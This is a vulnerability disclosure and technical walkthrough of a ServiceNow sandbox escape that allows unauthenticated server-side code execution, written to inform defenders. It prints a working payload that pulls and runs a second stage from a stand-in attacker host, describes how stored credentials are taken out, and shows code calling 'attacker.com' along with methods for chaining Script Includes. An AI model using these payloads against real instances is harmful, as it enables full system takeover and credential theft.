Unauthenticated Arbitrary Code Execution in ServiceNow
In December 2025 I discovered an unauthenticated remote code execution vulnerability residing within default component code that allowed arbitrary server-side script execution as the System user. This affected all ServiceNow instances.

If you pasted a string like this into certain fields such as the username input of the forgotten password page, you could take full control of any ServiceNow instance.
javascript:var s = "var a=GlideHTTPRequest('https://attacker_host/payload.js');var s=a.get();GlideEvaluator.evaluateString(s.getBody());";DiscoveryFunctions.getCacheObjectForTable = Object;var a = {};a.get = Object;var b = new AbstractAjaxProcessor();b.initialize = DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",global,"WorkflowIconsSCR",""),"prototype",""),"initialize","");b.a = Class.create();b.a(s);The payload above would instruct the ServiceNow instance to:
- Treat the input as a dynamic value due to the
javascript:operator, loading the script into a JavaScript sandbox then executing it server side, triggering a sandbox escape exploit - Reach out to an attackers server, downloading and executing a second payload - avoiding logging of the main payload to hide what ServiceNow APIs were invoked
- The second payload created a scheduled job, executing code as System to retrieve and decrypt all records from the credentials tables as well as the
StandardCredentialsProvider, exfiltrating all of the third party credentials that might exist (e.g. GitHub, Workday, Confluence, etc.) to another attacker endpoint
This issue was reported to ServiceNow in January, initial patches were made available from mid-February via the releases below:
- Xanadu Patch 11 HF2a
- Yokohama Patch 10 HF1b
- Yokohama Patch 12
- Zurich Patch 4 HF3b
- Zurich Patch 6
- Australia
Initially, this public disclosure was set to occur sometime in April. While the payload above is only one variation of a ServiceNow sandbox escape, at the time I truly thought there were no more variations left within ServiceNow’s default code to be found.
However, this was delayed due to this notification from AssetNote sent out to their customers on April 1st…

The researchers at Searchlight Cyber had found another RCE within the same javascript: sandbox attack surface. I had spent weeks combing for other variants so it was surprising to see another one was discovered at all.
Their work revealed two things;
- A neat technique to overwrite properties on objects that allowed me to bypass two patches
- A different primitive existed that could achieve a sandbox escape, and this primitive couldn’t be mitigated using the same strategy ServiceNow had used in the past
Finally with the release of Guarded Script the attacks reported over the period of Jan through April are finally neutralized.
However, this attack surface still exists and this article has been written to raise awareness for those of you who defend ServiceNow instances.
~85% of the Fortune 500 run ServiceNow, including most major banks, government agencies, and health systems. If you manage a ServiceNow instance, or run pentests against one, and it contains custom scripts (Script Includes, Business Rules) then you’ll want to review whether it exposes the same issues.
Especially if your instance contains any custom Glide AJAX enabled Script Includes (previously called Client Callable) written prior to September 2024 as you are likely exposing far more code to this attack surface than you should be.
This article is a half hour read and presents a deep-dive on this attack surface:
- What the sandbox is — why it exists, how the
javascript:mechanism works, and why it can be escaped. - Reviewing AssetNote’s RCE — walking through their research and finding a patch bypass along the way.
- Crafting a new payload — using the primitive AssetNote discovered to build an escape that couldn’t be patched without major intervention.
- The arrival of Guarded Script — how ServiceNow finally locked down the sandbox, and where its limitations lie.
- Triaging your own instances — how to hunt for custom code that might still harbour vulnerable patterns.
What even is a “sandbox escape” in ServiceNow?
It starts with ServiceNow’s powerful dynamic query mechanism. Pretend you are a user of ServiceNow doing the following:
You are browsing through the incident table and want to see all of the tickets assigned to all of the groups you are in.
To do so first you open the table, and then filter by the Assignment Group - to do so you have two choices, you could:
- Type every single team name you are apart of from memory, e.g.
Service Desk,RMA Approvers,Network, and so on, OR - Simply type
javascript:gs.getUser().getMyGroups()to get all the group names dynamically

Filtering via code! Under the hood what is actually happening is your input is being passed to an API call, very similar to the logic below
// Look up the incident table
var gr = GlideRecord(sys_incident);
gr.addQuery('assignment_group',<USER_INPUT>); // filter by group
// -> Here you can provide javascript as input!
gr.query(); // execute the query
gr.next(); // access the results
When ServiceNow encounters the string javascript: in the query value input, it knows to evaluate it first to determine what to filter for. This is evaluated server-side, within a restricted sandbox called rhino.sandbox. This is the sandbox attackers can escape.
A quick primer
For the uninitiated in ServiceNow, you should know the following:
- ServiceNow itself is a Java web application that implements the Rhino library, exposing lower level Java APIs to a JavaScript surface
- Devs write the JavaScript, which can call Java APIs and other JavaScript when they want to do something, a couple popular examples:
GlideRecord- A Java object accessible from JavaScript, which you instantiate to obtain data from a tableGlideHTTPRequest- A Java object used to make outbound web requests
- Just about every component in ServiceNow is a record in a table, for example:
- Users in ServiceNow exist as rows in the
sys_usertable - Inbound REST APIs exist as rows in the
sys_ws_definitionandsys_ws_operationstables, with a column to specify base-path, and another to store server-side JS that defines the API logic
- Users in ServiceNow exist as rows in the
- Almost all interactive components in ServiceNow are defined in the server-side JS layer:
- This includes widgets, pages, REST APIs, etc. ServiceNow themselves ship several thousand default components with every instance
- Customers can declare their own, like extra inbound REST API endpoints
- Dynamic queries are executed in a sandbox that blocks most Java APIs, and overrides others behind the scenes, e.g.
GlideRecordbecomesGlideRecordSandboxwhich only lets you query data your user has access to Sandbox restrictions are somewhat documented in the ServiceNow docs but they only cover a small portion of the restrictions that are in place.


The Background - Scripts utility in ServiceNow was used to test the borders of this sandbox in depth. It’s typically used to run one-off snippets of arbitrary server-side script, but also allows admins to test their scripts within the sandbox environment via the Execute in sandbox? flag
Taking stock of the sandbox
Evaluating the sandbox restrictions, we can observe the following behaviours and restrictions:
- The current scope is
rhino.sandbox(normallyrhino.global) eval()statements are not allowed- No new function definitions are allowed
- Loops are not allowed
- Most Java objects accessible to sandbox have had methods silently restricted / overridden as documented here
- Most other Java objects are not directly accessible from the sandbox context, these references are not populated in the
globalobject - Most JavaScript is inaccessible to the sandbox
gs.print(gs.getCurrentScopeName());
// -> 'rhino.sandbox' in the sandbox; normally 'rhino.global' or another app scope

eval("gs.print('hi')");
// -> Error: using eval is restricted by security policy!

var a = new Function();
// -> Error: using Function is restricted by security policy!

var a = "".constructor.constructor("gs.print('hi')")();
// -> Error: using Function is restricted by security policy!

var a = function() {
	gs.print('new function');
};
// -> Error: invalid function definition

while (true) {
	gs.print("looped");
	break;
}
// -> Error: Illegal use of while loop in sandbox scope

gs.info("test logging");
// -> silently dropped, nothing is logged

var gr = new GlideRecord('sys_user');
gr.initialize();
gr.email = "test@example.com";
gr.insert();
// -> silently dropped, no row is inserted

var a = new GlideHTTPRequest();
var b = new GlideRecordSecure();
var c = new GlideFilter();
var d = new GlideEvaluator();
// -> Error: "<ClassName>" is not defined
//    (most Java/JavaScript objects aren't declared in the sandbox context)

var a = SSO_SAMLMetaUtil;
var b = JSUtil;
// -> Error: Not allowing access to script include rhino.sandbox.<ScriptIncludeName>
However, some other components are exposed to the sandbox, such as Sandbox Enabled Script Includes.
A Script Include is a component that stores code that gets re-used a lot, and at the time of writing a fresh instance ships with 4875 of these with over 500 sandbox enabled.

Sandbox Enabled != Executes in Sandbox
Due to the name, one might naturally think this option means the Script Include executes within a sandbox when it is called, there are numerous ServiceNow forums and even LinkedIn articles that suggest the same


However this is not the case. It means that the Script Include is actually callable from rhino.sandbox code.
Sandbox enabled is not a security control.
It exposes code to the sandbox and can severely impact against the security of a ServiceNow instance because…
Objects declared in a Script Include do not inherit the rhino.sandbox parent scope
Code in Script Includes can invoke and access objects from their parent scope, e.g. rhino.global, even if they are called from rhino.sandbox code.
Take this example below - TestSandboxSI is a custom Script Include within the rhino.global app scope that is configured as Sandbox Enabled
var TestSandboxSI = Class.create();
TestSandboxSI.prototype = Object.extendsObject(AbstractAjaxProcessor, {

	testEval: function(script) {
		GlideEvaluator.evaluateString(script);
	},

    type: 'TestSandboxSI'
});
We’ve outlined already that if you tried to GlideEvaluator in sandbox code you’d see Error: “GlideEvaluator” is not defined but what happens if we instantiate a TestSandboxSI and call testEval?
// Show the starting scope
gs.print(gs.getCurrentScopeName());

var tss = new TestSandboxSI();
// But is this possible? Do we change scopes?
tss.testEval("gs.print(gs.getCurrentScopeName());");
Executing this in Background - Scripts we see the following…

This is a sandbox esacpe!
If this code was in production and found by an attacker that could run whatever code they wanted…
gs.print(gs.getCurrentScopeName());
// -> 'rhino.sandbox'

var tss = new TestSandboxSI();
tss.testEval("gs.print(gs.getCurrentScopeName());");
// -> 'rhino.global' !!!

/**
 * We could run unrestricted code, such as sending a
 *  HTTP GET request to "attacker.com"
 **/
tss.testEval(
  "var http = new GlideHTTPRequest('http://attacker.com');" +
  "http.get();"
);
// -> Sends a GET request to attacker.com
This is one of the primary reasons why ServiceNow advises you to avoid the use of eval() statements, or GlideFilter (at least without enabling sandbox). And unfortuantely this creates a very easy mistake - if a dev interprets the sandbox enabled to mean “this code runs in a secure sandbox” they will absolutely tick that box if their code contains a random eval()…
Finding a sandbox escape in default code
However, after reviewing all the default sandbox enabled code for uses of dangerous classes like GlideEvaluator, GlideScopedEvaluator, GlideController, GlideFilter, etc. vulnerable sinks that could lead to arbitrary JavaScript evaluation could not be identified.
But direct access is not the only way to obtain a reference in Javascript, consider the code below that uses dynamic property resolution via bracket syntax.
var foo = {
    bar: "some value"
}

gs.print(foo.bar)
// -> prints "some value"

gs.print(foo["bar"])
// -> also prints "some value"

gs.print(global["foo"]["bar"])
// -> also prints "some value"!
This means that if there is a sandbox enabled Script Include with a variation of a method like dynamicPropertyAccess below, then we could abuse that to obtain an arbitrary reference. Although by itself, this reference isn’t enough to gain a sandbox escape
// ---- Script Include ----
var TestSandboxSI = Class.create();
TestSandboxSI.prototype = Object.extendsObject(AbstractAjaxProcessor, {

	dynamicPropertyAccess: function(object,property) {
        return object[property];
	},

    type: 'TestSandboxSI'
});

// ---- Sandbox Code ----
var tss = new TestSandboxSI();
var glideEval = tss.dynamicPropertyAccess(global, "GlideEvaluator");
// -> returns GlideEvaluator instance

// However this will fail
glideEval.evaluateString("gs.print('hello world!')");
// -> Error: Illegal access in sandbox to public GlideScriptable GlideEvaluator
Instead you would need another method available in a sandbox SI to pass that reference too with your args, like so:
// ---- Script Include ----
var TestSandboxSI = Class.create();
TestSandboxSI.prototype = Object.extendsObject(AbstractAjaxProcessor, {

	dynamicPropertyAccess: function(object,property) {
        return object[property];
	},

	invokeFunction: function(func,arg) {
        return func(arg);
	},

    type: 'TestSandboxSI'
});

// ---- Sandbox Code ----
var tss = new TestSandboxSI();

tss.invokeFunction(
	// Chain two calls to obtain reference to method
	tss.dynamicPropertyAccess(
		tss.dynamicPropertyAccess(global, "GlideEvaluator"),
		"evaluateString"
	),

	// The argument for evaluateString
	"gs.print('hello world!')"
);
